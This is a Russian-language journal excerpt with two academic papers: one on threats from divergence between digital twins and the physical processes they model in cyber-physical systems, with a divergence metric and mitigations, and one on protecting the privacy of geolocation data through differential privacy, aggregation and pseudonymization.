e-mails: kr1816ve51@yandex.ru, Nadzar@yandex.ru

Аннотация. Цифровые двойники, широко используемые в киберфизических системах, традиционно воспринимаются как достоверные отражения физических процессов. Однако в реальных условиях моделирование подвержено искажениям, вызванным как техническими, так и преднамеренными причинами. Незаметное для наблюдателя расхождение между поведением объекта и его виртуальной репрезентацией может спровоцировать не только функциональные сбои, но и когнитивные, информационные, поведенческие аномалии. В работе предлагается структурная типология угроз, возникающих при декогеренции цифрового двойника, исследуются условия и механизмы накопления несовпадений, анализируются возможные сценарии злонамеренного использования расхождений. Выдвигаются подходы к диагностике и сдерживанию возникающих рисков. Основное внимание уделено не устранению расхождений как таковых, а повышению толерантности систем к неизбежным несовпадениям и управлению их последствиями.

Ключевые слова: цифровой двойник; киберфизическая система; рассогласование модели; информационная угроза; устойчивость к несоответствию.

**THREATS ARISING FROM THE DIVERGENCE OF THE DIGITAL TWIN
AND THE REAL PROCESS IN CYBER-PHYSICAL SYSTEMS****Konstantinov Sergey, Yarovoy Robert**

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: kr1816ve51@yandex.ru, Nadzar@yandex.ru

Abstract. Digital twins, widely used in cyber-physical systems, are traditionally perceived as reliable reflections of physical processes. However, in real conditions, modeling is subject to distortions caused by both technical and intentional reasons. A discrepancy between the behavior of an object and its virtual representation, unnoticeable to an observer, can provoke not only functional failures, but also cognitive, informational, and behavioral anomalies. The paper proposes a structural typology of threats arising from digital twin decoherence, studies the conditions and mechanisms for the accumulation of discrepancies, and analyzes possible scenarios for the malicious use of discrepancies. Approaches to diagnosing and containing emerging risks are put forward. The main attention is paid not to eliminating discrepancies as such, but to increasing the tolerance of systems to inevitable discrepancies and managing their consequences.

Keywords: digital twin; cyber-physical system; model mismatch; information threat; resilience to mismatch.

Введение. Феномен цифрового двойника давно вышел за рамки инженерной концепции, превратившись в фундаментальный элемент киберфизической парадигмы, где граница между материальной средой и её символическим отображением становится всё более проницаемой. Способность дублировать поведение физического объекта в виртуальной среде позволяет автоматизировать контроль, адаптировать процессы в реальном времени, моделировать сценарии, недоступные для прямого экспериментирования [1, 2]. Однако по мере наращивания плотности обратной связи между двойником и прототипом возникает новая зона уязвимости — возможность невидимого, накопительного рассогласования между моделью и наблюдаемым феноменом.

В практической плоскости цифровой двойник не сводится к одному алгоритму — он представляет собой динамическую систему с множеством источников обновления, включая сенсорные данные, внешние параметры, машинные предположения. Такая многослойная структура предопределяет наличие погрешностей, но далеко не каждая из них критична. Существенное значение приобретает вопрос: «в какой момент несовпадение перестаёт быть допустимым и начинает деформировать траекторию управления, подменяя реальность симуляцией?».

Современная инженерия допускает определённый уровень приближённости модели к оригиналу, трактуя его как технически неизбежный. Однако в условиях высокой изменчивости среды, неполноты наблюдений и враждебного вмешательства на поверхность выходит иной тип расхождения — не случайный, а системный. При таком сценарии цифровой двойник теряет достоверность, но сохраняет доверие управляющих алгоритмов, создавая иллюзию контроля при фактической потере наблюдаемости.

Парадоксальность ситуации усиливается тем, что внешне корректная модель способна скрывать глубокие расхождения, не выявляемые в штатном режиме. Вследствие этого, фокус исследования смещается с разработки идеального двойника на изучение последствий его искажения — преднамеренного или стихийного. Вопрос заключается не только в точности отображения, но и в устойчивости системы к неполному, искажённому или устаревшему представлению о собственном состоянии.

Именно эта логика — от формы к эффекту — и определяет актуальность анализа угроз, возникающих при декогеренции цифрового двойника. Объектом интереса становится не само несовпадение, а его влияние на когнитивный, организационный и технический контур киберфизической системы.

Понимание природы расхождений между моделью и реальностью требует предельной чёткости в терминологическом различении: цифровая модель, цифровой двойник и киберфизическая система, несмотря на тесную взаимосвязь, представляют разнородные конструкты. Цифровая модель — это априорно заданное приближение, фиксирующее известные свойства объекта и не предполагающее активной обратной связи. В то время как цифровой двойник — сущность динамическая, самообновляющаяся, непрерывно обогащающая своё представление о прототипе через поток телеметрии и внешних воздействий. В отличие от статичной модели, двойник не только отображает, но и интерпретирует, участвуя в контуре принятия решений.

Киберфизическая система же конституируется именно за счёт плотной сцепки между физическим и цифровым, где двойник становится не просто элементом, а посредником, модулирующим переход сигналов, управляющих команд и символьных описаний. Эта медиативная функция требует от цифрового двойника не абсолютной точности, а устойчивой адаптивности: способности к коррекции внутренних представлений о реальности на основе текущего сенсорного фона. Отсюда следует принципиальный момент: искажение, не зафиксированное вовремя, нарушает не только корректность отображения, но и ритм функционирования всей системы.

Функционирование киберфизической системы строится на предпосылке о замкнутом контуре управления, где физическая часть транслирует данные в цифровую, а последняя, в свою очередь, формирует управляющие импульсы. Цикл обновления двойника должен быть как можно ближе к реальному времени, иначе происходит отрыв — сначала незаметный, затем лавинообразный. Это делает синхронизацию не просто требованием точности, а условием безопасности.

Выделяются следующие типы цифровых двойников по степени их синхронности с физическим процессом [3]:

- периодически обновляемые, функционирующие с определённой задержкой между обновлением параметров и текущим состоянием объекта;
- квазисинхронные, улавливающие ключевые изменения с высокой частотой, но допускающие локальные рассогласования;
- непрерывно синхронизируемые, поддерживающие минимальный временной сдвиг и тесную привязку к реальному процессу;
- проекционные, моделирующие вероятное будущее поведение объекта на основе текущих трендов и предсказательных алгоритмов.

Каждая из этих форм содержит свой класс уязвимостей. Чем выше степень синхронности, тем чувствительнее система к сбоям канала связи, ошибкам передачи и внедрению ложной информации. Чем ниже синхронизация, тем выше риск управления по устаревшим или некорректным данным. Таким образом, цифровой двойник — это не просто тень объекта, а самостоятельная сущность с собственным временным ритмом, когнитивным горизонтом и уязвимостью к нарушению гармонии с первоисточником.

Разлад между цифровым отражением и физической первоосновой не возникает мгновенно — его зарождение и эскалация обусловлены комплексом технических, методологических и зачастую социотехнических причин. Эти расхождения коварны в том, что длительное время могут маскироваться под допустимые флуктуации, не выходящие за пределы программно заданной толерантности. Однако систематический анализ причин показывает, что за мнимой незначительностью может скрываться нарастающая деструкция.

Одним из наиболее частых источников отклонений служит устаревание входных данных [4, 5]. В условиях, когда сенсорика собирает значения с задержкой или в буферном режиме, цифровой двойник может оперировать информацией, давно утратившей актуальность. Так, в нефтехимической отрасли при переходе на резервные каналы передачи телеметрии нередко фиксируются запоздалые значения температурных градиентов, что искажает вычисленную модель вязкости и провоцирует некорректные команды на приводы насосов.

Не менее значимым является зашумление каналов связи или полная потеря подключения. Асинхронность передачи данных, вызванная сетевыми перегрузками или электромагнитными помехами, приводит к нарушению темпоральной связности модели. В высокоскоростном транспорте, например, ошибка в определении положения состава на доли секунды может спровоцировать аварийную остановку или некорректное распределение тормозного усилия.

Существенную роль играют ошибки в алгоритмах адаптации, особенно в системах, использующих элементы машинного обучения. Неправильно заданные веса, переобучение на шумных данных или отсутствие верификации на граничных сценариях делают цифровой двойник чувствительным к малым колебаниям и склонным к генерации ложных прогнозов. В медицине, при мониторинге состояния пациентов в реанимации, неверно обученный двойник способен либо пропустить критическое ухудшение, либо напротив — выдать тревожный сигнал при нормальных физиологических реакциях.

Отдельной категорией выделяется преднамеренное вмешательство в логику модели. Это может быть результатом атак типа «модификация данных на лету», внедрения вредоносного программного кода или манипуляций с обучающим набором. В инфраструктуре водоснабжения были зафиксированы случаи, когда

искажение параметров расхода привело к перераспределению давления в сети и временной приостановке подачи воды в жилые районы.

Коварной, но трудно обнаруживаемой проблемой остаётся неполнота семантической модели, в частности, игнорирование побочных связей, редких сценариев или уникальных свойств конкретного объекта. Если физический процесс обладает нестандартной динамикой, не предусмотренной в математическом описании, даже самая точная синхронизация окажется бессмысленной. В энергетике, например, неучёт сезонных колебаний влажности может повлиять на точность прогноза тепловых потерь.

Завершает перечень фактор асинхронности обновлений, возникающей при интеграции разнородных подсистем. Когда данные поступают с различной периодичностью и проходят через несогласованные фильтры, модель оказывается собрана из фрагментов, не принадлежащих одному временному срезу. Это особенно критично в авиации, где данные с разных датчиков, не синхронизированные по времени, могут исказить картину обледенения корпуса или нарушить расчёт углов атаки.

Все приведённые причины могут действовать как поодиночке, так и в совокупности, усиливая эффект друг друга. На пересечении технических и человеческих ошибок возникает опасная зона недоверности, где цифровой двойник перестаёт быть отражением и превращается в искажающее зеркало.

Цифровой двойник, утративший соответствие с объектом своего моделирования, превращается из инструмента управления в потенциальный источник системных рисков. Однако последствия такого рассогласования не исчерпываются техническими сбоями. Предлагается авторская классификация угроз, возникающих в результате нарушения согласованности двойника и физической реальности, с выделением четырёх взаимодополняющих категорий: функциональной, когнитивной, информационной и поведенческой.

Функциональные угрозы охватывают нарушения в механизмах управления и контроля. В случае, если двойник поставляет искажённые значения, управляющие алгоритмы могут генерировать команды, несоразмерные фактическому состоянию объекта. Это приводит к аварийным остановкам, чрезмерной нагрузке на исполнительные механизмы, преждевременному износу оборудования. Примером служит разлад между моделью турбокомпрессора и его фактической температурной инерцией: в ряде случаев это приводило к превышению допустимых параметров и необходимости внепланового ремонта.

Когнитивные угрозы проявляются в плоскости взаимодействия человека с цифровым двойником. Оператор, полагающийся на визуализацию или прогнозы, получает искажённую картину происходящего и действует на основании ложных предпосылок. Это порождает эффект ложной стабильности, когда критическая ситуация воспринимается как штатная. В системах распределения электроэнергии такие искажения могут приводить к недообеспечению нагрузки в пиковые часы.

Информационные угрозы касаются сферы документооборота и постфактум-анализа. Если цифровой двойник ошибочно фиксирует параметры событий, это отражается в отчётах, влияет на аудиторскую проверку и последующую верификацию. В медицине, например, ошибочный цифровой след может привести к неправильной интерпретации клинической картины и неверному выбору терапевтической стратегии.

Поведенческие угрозы особенно значимы в условиях самообучающихся систем. Модель, обучающаяся на собственном искажённом выводе, попадает в замкнутый цикл ошибочных решений. В логистике это проявляется, например, в том, что навигационные системы, «уверенные» в наличии маршрута, фактически ведут транспорт в тупиковые зоны или под запрет.

Для наглядности представлена сводная таблица 1, иллюстрирующая взаимосвязь между источниками рассогласования и типами угроз.

Таблица 1

Взаимосвязь между источниками рассогласования и типами угроз

Источник рассогласования	Функциональные	Когнитивные	Информационные	Поведенческие
Устаревание данных	✓	✓	✓	✓
Потеря или зашумление связи	✓	✓		✓
Ошибки в алгоритмах адаптации	✓	✓	✓	✓
Преднамеренное вмешательство	✓	✓	✓	✓
Неполнота семантической модели	✓	✓		✓
Асинхронность обновлений	✓	✓	✓	

Как видно, большинство источников способны породить многомерные последствия, выходящие за рамки технических аномалий. Это подчёркивает необходимость системного подхода к верификации двойников и критической оценке их данных.

Расхождение цифрового двойника с физическим объектом не всегда обнаруживается мгновенно. Напротив, в ряде случаев оно носит кумулятивный характер, формируясь по мере действия малозаметных отклонений, накапливаемых в структуре модели. Такой процесс характерен для систем, функционирующих в условиях замкнутого контура, где цифровой двойник не только интерпретирует данные, но и влияет на поведение объекта управления.

Особую значимость приобретает эффект инерции, при котором двойник продолжает воспроизводить устаревшую модель поведения, несмотря на качественные изменения во внешней среде. Причинами инерции могут выступать задержки в обновлении входных данных, алгоритмическая жесткость адаптационных механизмов, отсутствие чувствительности к маргинальным изменениям параметров. В производственных системах проявляется, например, в том, что предиктивная модель технического обслуживания продолжает рекомендовать стандартные интервалы замены компонентов, игнорируя возросшие нагрузки или изменение условий эксплуатации.

Наиболее опасными являются латентные угрозы, не детектируемые на этапе первичной диагностики. Эти угрозы не вызывают немедленных сбоев, однако создают предпосылки для каскадных отказов, ошибочных управленческих решений и подрыва доверия к цифровой инфраструктуре. Их специфика заключается в том, что они часто укореняются в самой логике функционирования системы, становясь невидимыми до момента наступления критической фазы.

Для минимизации таких угроз необходимо введение метрик расхождения, позволяющих количественно фиксировать степень отклонения двойника от наблюдаемой реальности. В простейшем приближении такая метрика может быть выражена формулой (1):

$$\delta(t) = \frac{1}{n} \sum_{i=1}^n |x_i^{(\text{реальное})}(t) - x_i^{(\text{модель})}(t)| \quad (1),$$

где: $\delta(t)$ — среднее отклонение в момент времени t ;

$x_i^{(\text{реальное})}$ — значение i -го параметра, полученное с датчика;

$x_i^{(\text{модель})}$ — значение того же параметра, вычисленное моделью.

Однако агрегированная метрика оказывается недостаточной в случае динамически изменяющейся среды. Необходимо учитывать также темп нарастания расхождения — производную ошибки по времени, а также устойчивость к ложным срабатываниям при кратковременных выбросах данных. Критически важно интегрировать подобный анализ в архитектуру системы в виде фоновой мониторинга, обеспечивающего раннее предупреждение об опасном дрейфе модели.

Таким образом, способность выявлять латентные расхождения на ранней стадии становится ключевым фактором устойчивости киберфизических систем и условием предотвращения неочевидных, но потенциально фатальных сбоев.

Для обеспечения устойчивости к расхождению между цифровым двойником и реальным объектом требуется не только регистрация ошибок, но и реализация механизмов, способных выявлять, локализовывать и сдерживать процесс расхождения до того, как он приобретёт критический характер. Поскольку модель функционирует в условиях частичной информированности и подвержена накоплению отклонений, становится необходимым многоканальный и многоуровневый контроль доверия к её данным и выводам.

Первым подходом является использование многомодельных схем верификации: вместо единственной модели применяются несколько, с различными принципами построения — от физико-математических до статистико-эмпирических [6]. Несовпадение их откликов служит маркером потенциального отклонения. Такой метод особенно эффективен при контроле сложных и слабо формализуемых процессов, где цифровой двойник действует на основе ограниченной априорной информации.

Вторым методом выступает внедрение физических сенсоров-резервистов, действующих вне цифрового контура. Эти устройства дублируют ключевые параметры и передают сигналы в обособленную среду, не подверженную влиянию модели. Полученные таким образом данные сравниваются с результатами симуляции, и расхождение свыше предельных порогов инициирует процедуры перезапуска модели или блокировки управляющих воздействий.

Третий механизм — адаптивная переобучаемость цифрового двойника, инициируемая при регистрации аномальных отклонений. Это предполагает наличие встроенных процедур диагностики достоверности, которые при превышении доверительных границ запускают автоматическое обновление модели с учётом новых данных. Однако подобная гибкость сопряжена с рисками неконтролируемой самоадаптации и требует введения фильтров устойчивости, ограничивающих радикальные перестройки.

Четвёртым элементом защиты становится введение лаговых и маргинальных границ доверия, подразумевающее, что данные, полученные от двойника, признаются актуальными и достоверными не априори, а по совокупности показателей, включая временную задержку, частоту обновлений и согласованность с физической телеметрией. При выходе за установленные границы система автоматически понижает вес соответствующих данных в принятии решений либо инициирует верификацию из альтернативного источника.

Таким образом, цифровой двойник перестаёт восприниматься как безусловный носитель истины о состоянии объекта. Напротив, доверие к модели становится предметом динамического мониторинга, включающего как прямой контроль физических параметров, так и опосредованную оценку согласованности поведения модели с историческим и ожидаемым контекстом функционирования.

Сохранение согласованности между цифровым двойником и физическим процессом представляет собой не задачу статического соответствия, а проблему устойчивости в условиях динамики, неопределённости и потенциальных возмущений. В этой связи перспективы дальнейшего развития социокomпьютинговых систем лежат в плоскости архитектурных, математических и нормативных инноваций, направленных на удержание систем в пределах допустимого расхождения.

Одним из направлений видится создание когнитивно-интегративных архитектур цифровых двойников, в которых воспроизведение процесса осуществляется не на основе заранее зафиксированной модели, а через контекстно-чувствительное сопоставление наблюдаемых и прогнозируемых состояний. Такие архитектуры предполагают наличие механизмов внутренней рефлексии — оценки собственной достоверности и адаптивного смещения акцентов при потере контроля над точностью.

Второе направление связано с внедрением нейроматематических моделей адаптации, сочетающих эвристические подходы нейросетевых структур с проверяемостью и интерпретируемостью классических алгоритмов. Задача заключается не только в корректировке модели при изменении параметров, но и в прогнозировании границ возможного несовпадения. Здесь важен отход от строгой привязки к данным в пользу метамоделирования — описания самого процесса адаптации как обучаемого объекта.

Третья перспектива заключается в разработке самовосстанавливающихся контуров управления, способных не просто регистрировать и компенсировать отклонения, но и трансформировать логику функционирования в ответ на утрату согласованности. Это требует внедрения процедур авторегенерации цифрового двойника, при которых корректировка выполняется по шаблонам ранее распознанных ситуаций, сохраняя непрерывность управления даже в условиях неполной достоверности.

Четвёртым вектором выступает правовая валидация цифрового двойника как компонента системы принятия решений. Сложность заключается в том, что модель может оказывать реальное воздействие на физический процесс, оставаясь при этом нефизическим субъектом. Признание цифрового двойника частью юридически значимого механизма управления требует формализации его статуса, указания границ ответственности, процедур верификации и правил доказательности в случае инцидента.

Аккумулируя вышеизложенное, основной задачей становится не достижение полной точности модели, что в условиях реального мира заведомо недостижимо, а создание систем, устойчивых к несовпадению и способных интерпретировать собственную погрешность как повод для переоценки, а не как отказ. В этом контексте будущее цифровых двойников определяется не совершенством симуляции, а зрелостью метасистемного контроля за процессом моделирования.

Заключение. Разногласия между цифровым двойником и реальным процессом представляют собой не просто техническую проблему, а многогранный феномен, требующий всестороннего и системного рассмотрения. Угрозы, возникающие в результате подобных рассогласований, пронизывают функциональные, когнитивные, информационные и поведенческие уровни, формируя сложную структуру рисков, отнюдь не сводимую к простому сдвигу параметров модели.

Переосмысление устоявшегося понятия «цифровой достоверности» становится насущной необходимостью. Традиционный взгляд, ориентированный на безусловное доверие к цифровому представлению реальности, уступает место более гибкому, критическому отношению, основанному на динамическом мониторинге и адаптивном управлении степенью доверия к данным и выводам двойника.

Вместо безупречного устранения расхождений, достижение устойчивости в киберфизических системах сопряжено с умением грамотно ими управлять — распознавать накопление латентных угроз, своевременно корректировать модели и принимать решения, учитывающие потенциальные ошибки цифровых аналогов. Это требует пересмотра архитектурных решений, методов контроля и даже юридических подходов к роли цифровых двойников.

В итоге, именно комплексность и многомерность подхода к проблеме расхождения определяют способность систем к безопасной, надёжной и адаптивной работе в условиях постоянно меняющейся и не до конца формализуемой реальности.

СПИСОК ЛИТЕРАТУРЫ

1. Яровой Р. В., Рябов Г. А., Карганов В. В. Цифровой двойник местности: роль игрового движка в процессе создания, сферы применения двойников // Тенденции развития науки и образования. 2023. № 104-14. С. 152-155.
2. Лычкина Н. Н., Павлов В. В. Концепция цифрового двойника и роль имитационных моделей в архитектуре цифрового двойника // Имитационное моделирование. Теория и практика (ИММОД-2023). Сборник трудов XI всероссийской научно-практической конференции по имитационному моделированию и его применению в науке и промышленности. Казань, 2023. С. 139-149.
3. Аверкиев В. Е. Цифровые двойники как новая парадигма цифрового проектирования // Актуальные аспекты модернизации российской экономики. Сборник научных трудов по материалам VI Всероссийской научно-практической конференции студентов, аспирантов и молодых ученых. 2019. С. 164-166.
4. Нистратов А. А. Прогнозирование рисков по цифровому двойнику, сопровождаемому в процессе промышленной эксплуатации объекта // Кибернетика и информационная безопасность «КИБ-2023». Сборник научных трудов Всероссийской научно-технической конференции. М., 2023. С. 92-93.
5. Титков И. А. Цифровой нефтегазовый сектор РФ: вопросы конкурентоспособности // Вестник МИРБИС. 2021. № 3 (27). С. 37-51.
6. Самойлова К. В., Замятина Е. Б. Применение многомодельного подхода к проектированию надежных бизнес-процессов // Имитационное моделирование. Теория и практика (ИММОД-2023). Сборник трудов XI всероссийской научно-практической конференции по имитационному моделированию и его применению в науке и промышленности. Казань, 2023. С. 481-490.

УДК 004.056

**ОБЕСПЕЧЕНИЕ КОНФИДЕНЦИАЛЬНОСТИ ПРИ ОБРАБОТКЕ
ГЕОЛОКАЦИОННЫХ ДАННЫХ ПОЛЬЗОВАТЕЛЕЙ****Константинов Сергей Анатольевич, Яровой Роберт Владимирович**

Военная академия связи им. Маршала Советского Союза С. М. Буденного (Военная академия связи)

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: kr1816ve51@yandex.ru, Nadzar@yandex.ru

Аннотация. В условиях повсеместного внедрения цифровых платформ и сервисов пространственно-временные данные перестали быть нейтральными атрибутами пользовательской активности. Координаты перемещений, благодаря своей точности и повторяемости, превращаются в некий биометрический идентификатор, посредством которого можно не только реконструировать повседневные маршруты, но и извлечь чувствительную информацию о привычках, связях и даже психоэмоциональных состояниях индивида. В статье рассматриваются технологические и логико-организационные аспекты обеспечения конфиденциальности при обращении с геолокационными данными.

Ключевые слова: геолокационные данные; пространственно-временной трекинг; конфиденциальность; дифференциальная приватность; псевдонимизация; анонимизация; защита персональных данных; приватная агрегация; цифровой след; моделирование маршрутов.

ENSURING PRIVACY WHEN PROCESSING USERS GEOLOCATION DATA**Konstantinov Sergey, Yarovoy Robert**

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: kr1816ve51@yandex.ru, Nadzar@yandex.ru

Abstract. In the context of the widespread introduction of digital platforms and services, spatiotemporal data have ceased to be neutral attributes of user activity. Due to their accuracy and repeatability, movement coordinates are transformed into a quasi-biometric identifier, through which it is possible not only to reconstruct everyday routes, but also to extract sensitive information about the habits, connections and even psycho-emotional states of an individual. The article examines the technological and logical-organizational aspects of ensuring confidentiality when handling geolocation data.

Keywords: geolocation data; spatiotemporal tracking; privacy; differential privacy; pseudonymization; anonymization; privacy; private aggregation; digital footprint; route modeling.

Введение. В архитектуре цифрового повседневного бытия координаты давно утратили свою изначальную привязку лишь к навигационным задачам. Пространственно-временные маркеры перемещений прочно встроились в алгоритмы рекомендательных систем, логистических платформ, социальной аналитики и профилирующих сервисов [1, 2]. Одновременно с этим они стали молчаливыми доносчиками, открывающими доступ к наиболее интимным контурам человеческой активности: посещённым локациям, повторяющимся маршрутам, временным аномалиям поведения.

Парадигма постоянного геолокационного слежения перестаёт быть исключением: она превращается в норму, закреплённую как в инфраструктуре мобильных устройств, так и в архитектуре приложений, не всегда явно уведомляющих об объёмах передаваемых координат [3]. Нарушение пространственной автономии — не следствие утечек, а закономерность самого принципа функционирования множества цифровых экосистем. Чем выше плотность датчиков, тем ниже вероятность сохранения невидимости.

Нарастание точности позиционирования, совмещённое с аналитическими возможностями современных вычислительных систем, провоцирует сдвиг в понимании приватности: от абсолютного права на автономное движение — к попыткам дозировать и искажать передаваемые следы. Парадоксально, но сама цифровизация мобилизации создаёт ситуацию, в которой любая траектория — уже потенциальный компромат, независимо от воли субъекта.

Представленная работа направлена на прояснение и систематизацию угроз, возникающих при обработке пространственно-временных данных, а также на выстраивание совокупности защитных стратегий, ориентированных не только на техническую фильтрацию, но и на концептуальный пересмотр самого подхода к интерпретации передвижения как аналитического ресурса. Ставка делается на пересечение инженерной рациональности и этико-правовой рефлексии, что позволяет выработать более устойчивые и маловосприимчивые к компрометации модели обращения с геолокационными следами.

Внутри совокупности цифровых следов, формируемых каждым субъектом в процессе взаимодействия с информационной средой, пространственно-временные параметры занимают положение особой значимости. В отличие от иных видов пользовательской информации, координатные метки не просто сопровождают активность — они структурируют её во времени и пространстве, превращая разрозненные события в упорядоченную и воспроизводимую картину перемещений.

В основе этих данных лежит триада характеристик, делающая их одновременно ценными для анализа и уязвимыми с точки зрения приватности:

- высокая точность позиционирования, обусловленная сочетанием спутниковых и локальных протоколов определения местоположения;
- повторяемость траекторий, позволяющая выстраивать модели поведения, выявлять временные шаблоны и фиксировать отклонения;
- субъектная привязка, при которой даже при формальном обезличивании сохраняется возможность восстановления идентичности через контекстуальные маркеры и поведенческие уникальности.

Подобная специфика предопределяет необходимость чёткого разграничения операций, совершаемых с геоданными. Термин «сбор» охватывает первичное фиксирование координатных точек устройствами пользователя, чаще всего без его активного участия. Под «хранением» понимается как размещение данных на локальных носителях, так и их консервирование в распределённых облачных системах. «Обработка» — наиболее вариативный этап, включающий агрегацию, фильтрацию, корреляционный анализ и построение поведенческих матриц. «Передача» же предполагает перемещение информации между узлами экосистемы — от приложений к разработчикам, от разработчиков к аналитическим платформам, отсюда — к государственным или корпоративным структурам, располагающим правом или возможностью извлечения данных.

Понимание всей динамики этих процессов требует различения участников цепочки обращения с геоданными. Исходным звеном служит устройство, в котором датчики фиксируют параметры с высокой частотой. Далее следуют промежуточные сущности — мобильные приложения, облачные хранилища, API-интерфейсы, зачастую опосредующие доступ к данным третьим лицам. Завершающим звеном выступают конечные акторы анализа — организации, исследовательские группы, государственные органы, каждый из которых стремится к извлечению смысла из координатной информации согласно собственным целям.

На пересечении этих уровней формируются зоны рисков: от несанкционированного дублирования и нарушения сроков хранения до вторичного использования в целях, не заявленных изначально. Особое значение приобретают ситуации, в которых пользователь фактически утрачивает контроль над данными сразу после момента сбора, не имея доступа ни к логике хранения, ни к алгоритмам анализа. Такая архитектура обработки превращает координатный след в уязвимое и легко эксплуатируемое звено в цифровом портрете индивида.

Угрозы приватности, сопряжённые с использованием пространственно-временных данных, не являются случайными или эпизодическими — напротив, они закономерны и порождаются самой архитектурой обращения с геолокацией. Конфиденциальность нарушается не одномоментно, а поэтапно, на каждом из звеньев жизненного цикла данных, начиная с момента их генерации и вплоть до стадии аналитического осмысления. Принципиальное значение приобретает классификация рисков в соответствии со стадиями: сбор, агрегация, интерпретация, доступ третьих лиц.

На стадии сбора уязвимость связана прежде всего с неконтролируемым получением данных приложениями, функционирующими в фоновом режиме. Распространённой практикой остаётся встраивание геотрекинга в навигационные и погодные сервисы, не всегда сопровождаемое внятным описанием политики доступа и объёма собираемой информации. При этом запрашиваемые разрешения формулируются предельно обтекаемо, нивелируя возможность осознанного отказа.

Следующий вектор рисков связан с неавторизованным сопоставлением координатных наборов с иными массивами — демографическими, поведенческими, коммерческими. Подобные действия, известные как реидентификация, позволяют реконструировать цифровой силуэт субъекта, даже если исходные данные подверглись псевдонимизации. Классическим примером служит корреляция ночных координат с данными жилых массивов, в результате чего с высокой долей вероятности определяется место жительства.

Ещё более изощрённым механизмом нарушения конфиденциальности становится пространственное профилирование — построение вероятностных сценариев поведения на основе исторических маршрутов. Система, вооружённая данными о частоте посещения конкретных локаций, выстраивает прогнозируемую модель перемещений, позволяющую не только идентифицировать пользователя, но и предвосхитить его действия. В условиях коммерческого маркетинга такие сценарии реализуются в виде персонализированных офферов, но в иных контекстах — правовых, политических — они оборачиваются инструментом слежения и воздействия.

Практическая демонстрация угроз описанных механизмов обнаруживается в опытах деанонимизации, основанных на корреляции с открытыми источниками. Так, сопоставление маршрутных точек с геотегами в социальных сетях позволяет не только установить личность, но и дополнить цифровой профиль визуальными, вербальными и поведенческими признаками. При этом никакие меры формального обезличивания — подмена идентификатора, округление координат, разбавление временной шкалы — не гарантируют реальной анонимности, если сохраняется контекстуальная насыщенность.

Особый интерес представляет случай повторной идентификации на основе регулярности перемещений. Допустим, субъект ежедневно в определённое время покидает точку А и прибывает в точку В, а затем — в точку С, где остаётся на протяжении фиксированного интервала. Даже при отсутствии персональных меток подобная цикличность однозначно указывает на маршрут дом–работа–фитнес-центр или иную социально типизированную структуру. После нескольких дней наблюдения данный паттерн становится уникальным и позволяет однозначно соотносить координатную последовательность с конкретным физическим лицом.

Таким образом, угрозы, порождаемые трекингом геолокации, не сводятся к утечке адресов или точек входа. В действительности речь идёт о гораздо более глубоком процессе — превращении координатного следа в инструмент цифрового опознавания и вторичного контроля.

В условиях возрастающей сложности цифровых инфраструктур защита конфиденциальности пространственно-временных данных требует совмещения аппаратных, алгоритмических и институциональных подходов [4]. Методы обеспечения приватности условно можно разделить на технические, направленные на искажение, сокрытие или перераспределение информации, и организационные, регулирующие права доступа, архитектуру взаимодействия и регламенты обработки.

Среди технических мер ключевое место занимает пространственное зашумление, основанное на преднамеренном внесении стохастических искажений в координатные пары. При этом сохраняется полезность данных на агрегированном уровне, но существенно затрудняется индивидуальная трассировка. Формализованной основой служит ϵ -дифференциальная приватность, адаптированная к геоанализу в виде модели «geo-indistinguishability». В этом контексте функция приватности определяется следующим образом:

$$P(K(x) = z) \leq e^{\epsilon \cdot d(x, x')} \cdot P(K(x') = z), \quad (1)$$

где: $K(x)$ — механизм зашумления;
 x и x' — пары возможных координат;
 z — результат публикации;
 $d(x, x')$ — евклидово расстояние между точками;
 ϵ — характеризует допустимый уровень приватности.

Меньшее значение ϵ означает большую степень неразличимости местоположений, но и более сильное искажение данных.

Другая категория методов связана с агрегацией координат по заданным интервалам — временным (час, сутки) или географическим (район, административная зона). Подобная агрегация снижает вероятность идентификации индивидуума в пределах плотной городской застройки и позволяет использовать информацию в статистических целях без обращения к индивидуальному уровню [5].

Организационно реализуемые меры включают блокировку трекинга через интерфейсы доступа. Речь идёт о фильтрации или полном отключении геолокационных разрешений для приложений, не обладающих явной необходимостью в отслеживании перемещений. Дополнительно внедряются механизмы изоляции фоновых процессов, препятствующие несанкционированному доступу к координатам при неактивном взаимодействии с пользователем.

Отдельного внимания заслуживает подход, предполагающий распределённую обработку данных с локализацией принятия решений. В этом случае маршруты и паттерны анализируются непосредственно на пользовательском устройстве, без передачи координат в облако. Данный подход близок к концепции edge computing и снижает риск утечки за счёт минимизации внешних точек соприкосновения с данными.

Формализованные модели приватности в геолокационных сценариях расширяются также через топологические и поведенческие метрики, учитывающие не только физическую близость, но и контекстуальное сходство маршрутов. Тем самым создаётся основа для контекстно-зависимой приватности, где степень защиты варьируется в зависимости от плотности перемещений, частоты посещений и социальной значимости локаций.

Таким образом, современные стратегии конфиденциальности ориентированы не на сокрытие данных как таковых, а на управление утечкой информации, согласованное с задачами анализа и степенью допустимого риска. Эффективность этих подходов определяется не только математической строгостью, но и готовностью экосистемы поддерживать их реализацию на институциональном уровне.

Анонимизация пространственно-временных данных представляет собой не единичную операцию, а комплекс процедур, направленных на устранение или сокращение связи между координатной информацией и конкретным субъектом. Основной вызов заключается в нахождении оптимального компромисса между сохранением аналитической значимости и достижением допустимого уровня приватности. Среди применяемых стратегий выделяются три категории: пространственное обобщение, псевдонимизация и временное разрежение.

1. Кластеризация маршрутов до плотностных зон. Метод основывается на замене исходных координат участием в пространственном кластере с заданной минимальной плотностью. Таким образом, вместо точных траекторий остаются маршруты между анонимизированными зонами, сформированными, например, с использованием алгоритмов DBSCAN или MeanShift. Данный подход устойчив к индивидуальной трассировке, однако снижает точность в задачах поведенческого анализа.

2. Псевдонимизация с динамической сменой идентификаторов. Традиционные схемы псевдонимизации предполагают подмену уникального идентификатора пользователя на постоянный суррогат. Однако это уязвимо к кросс-корреляции, особенно при повторных посещениях типичных маршрутов. Более устойчивой оказывается динамическая псевдонимизация, при которой идентификаторы обновляются в зависимости от времени, места или контекста — например, при переходе в новую зону или после завершения маршрута.

